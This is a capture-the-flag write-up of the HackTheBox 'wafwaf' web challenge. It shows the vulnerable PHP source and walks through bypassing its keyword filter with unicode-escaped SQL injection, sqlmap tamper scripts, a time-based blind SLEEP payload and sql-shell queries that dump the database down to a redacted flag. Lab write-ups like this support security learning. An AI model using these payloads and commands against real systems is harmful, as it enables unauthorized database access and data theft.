HackTheBox - wafwaf

(40 pts. Web challenge)

All we get this time is this code:

```php
<?php error_reporting(0);
require 'config.php';

class db extends Connection {
    public function waf($s) {
        if (preg_match_all('/'. implode('|', array(
            '[' . preg_quote("(*<=>|'&-@") . ']',
            'select', 'and', 'or', 'if', 'by', 'from',
            'where', 'as', 'is', 'in', 'not', 'having'
        )) . '/i', $s, $matches)) die(var_dump($matches[0]));
        return json_decode($s);
    }

    public function query($sql) {
        $args = func_get_args();
        unset($args[0]);
        return parent::query(vsprintf($sql, $args));
    }
}

$db = new db();

if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    $obj = $db->waf(file_get_contents('php://input'));
    $db->query("SELECT note FROM notes WHERE assignee = '%s'", $obj->user);
} else {
    die(highlight_file(__FILE__, 1));
}
?>
```

The few lines at the end indicate that the input from our POST request is sent to the waf (web application firewall) function to be filtered before the query gets executed.
The WAF in this case only blacklists some characters and widely used SQL keywords. This together with the query at the bottom of the code make it quite obvious that we are dealing with a RDBMS, most likely MySQL.


The return value of the waf function shows that it expects the data in JSON format in the request:

```php
return json_decode($s);
```

```php
$db->query("SELECT note FROM notes WHERE assignee = '%s'", $obj->user);
```

In this line we see that the query expects the key in the JSON we send to be *“user”*.

First we tried to send some random request to see how the website behaves. We used reqbin.com, an online tool to send requests:



We get a 200 response code:

But the response itself is empty. Then we tried sending a requests with elements the WAF filters out, like ***{"user": "select * from notes*"}***:

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 28 Dec 2020 09:22:15 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Content-Encoding: gzip

array(4) {
  [0]=>
  string(6) "select"
  [1]=>
  string(1) "*"
  [2]=>
  string(4) "from"
  [3]=>
  string(3) "not"
}
```

This time the response is an array of all the things the WAF filtered out. On a side note: The code calls the *die()* function if anything is found by the WAF, meaning nothing further is executed.

The challenge description says:

```
My classmate Jason made this small and super secure note taking application, check it out!
```

So we thought we might have to get Jason's note from the DB.
We constructed the payload and see if our intuition is correct:

Sending ***{"user":"Jason"}*** yielded no result:

```
array(1) {
  [0]=>
  string(2) "as"
}
```

As we can see here the WAF caught the "as" in "Jason".
Also, the obvious SQL injection payloads like **' or 1=1'** don't work here for the same reasons.

Another thing to keep in mind: the query might not return anything and blind injection techniques must be used, e.g. payloads like *" ' union select sleep(5)"* which will make the DB "sleep" for 5 seconds before returning anything, which can be observed, because the response would take longer than 5 seconds. However, this can't be sent as payload because the 'select' keyword is filtered out by the WAF.

After further unsuccessful tries we turned to using some tools. In the last challenge we did, *HTB - Freelancer,* we used dirbuster and sqlmap, so let's try them.
There was no indication why dirbuster would be useful. Unsurprisingly, it wasn't.

We were hoping on more luck with sqlmap:

First, we tried just passing the request body in a file to sqlmap:

```
/ctf/hackthebox/wafwaf$ sqlmap -r file
```

```
daniel@DESKTOP-PLMGOR7:/mnt/c/Users/Daniel/ctf/hackthebox/wafwaf$ cat file
POST / HTTP/1.1
Host: 178.62.0.100:31804
Content-Type: application/json
Content-Length: 12

{"user":"a"}
```

However:

```
[10:47:47] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk
' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.
g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
```

But sqlmap is so kind to tell you that you could use the *"--tamper"* option if there are WAFs involved. A quick search on the internet revealed that a tamper script basically takes the payload and performs some operation on it, like encoding, and sends it then to the server. (Un-)Fortunately there are so many of them. In this article many, if not all, of them are listed: https://www.programmersought.com/article/9269653308/. So we just tried them all (This step took a couple of hours). Most of them ended in *"all tested parameters do not appear to be injectable".*
Not this one:

```
ctf/hackthebox/wafwaf$ sqlmap -r file --tamper=charunicodeescape
```

11	charunicodeescape	Reverse encoding unencoded characters with the specified payload

But what does that actually mean? There are a lot of online encoders for this, e.g. https://www.branah.com/unicode-converter. Let's try the blind injection again to demonstrate:
For: *" ' union select sleep(5)#"* we get the encoding:
"\u0027 \u0075\u006e\u0069\u006f\u006e \u0073\u0065\u006c\u0065\u0063\u0074 \u0073\u006c\u0065\u0065\u0070\u0028\u0035\u0029\u0023"
Sending that using reqbin we got:

Status: 200 (OK) Time: 5140 ms Size: 0.00 kb

The response took indeed 5 second (5000 ms) longer than it used to.

Back to sqlmap:

```
Parameter: JSON user ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"user":"as' AND (SELECT 2628 FROM (SELECT(SLEEP(5)))Sdxj) AND 'iHJD'='iHJD"}
```

This is the payload with which sqlmap succeeded to circumvent the WAF. Note that the payload is before tampering, and is actually sent encoded.

From here the process is relatively easy. We get an sql-shell using the command:

```
ctf/hackthebox/wafwaf$ sqlmap -r file -p user --sql-shell
```

Tried to get all the notes from the notes table, assuming the flag is there:

```
sql-shell> select * from notes
```

That was however the only entry in that table:

```
[*] admin, 1, wafwaf
```

Using the following command we got the name of the DB:

```
sql-shell> database()
```

```
database(): 'db_m8452'
```

With which we could execute the next command to get the names of all tables:

```
sql-shell> select table_name from information_schema.tables where
 table_schema = 'db_m8452'
```

```
[*] definitely_not_a_flag
[*] notes
```

Let's see what's in the *"definitely_not_a_flag"* table:

```
sql-shell> select * from definitely_not_a_flag
```

```
[*] HTB{[redacted]}
```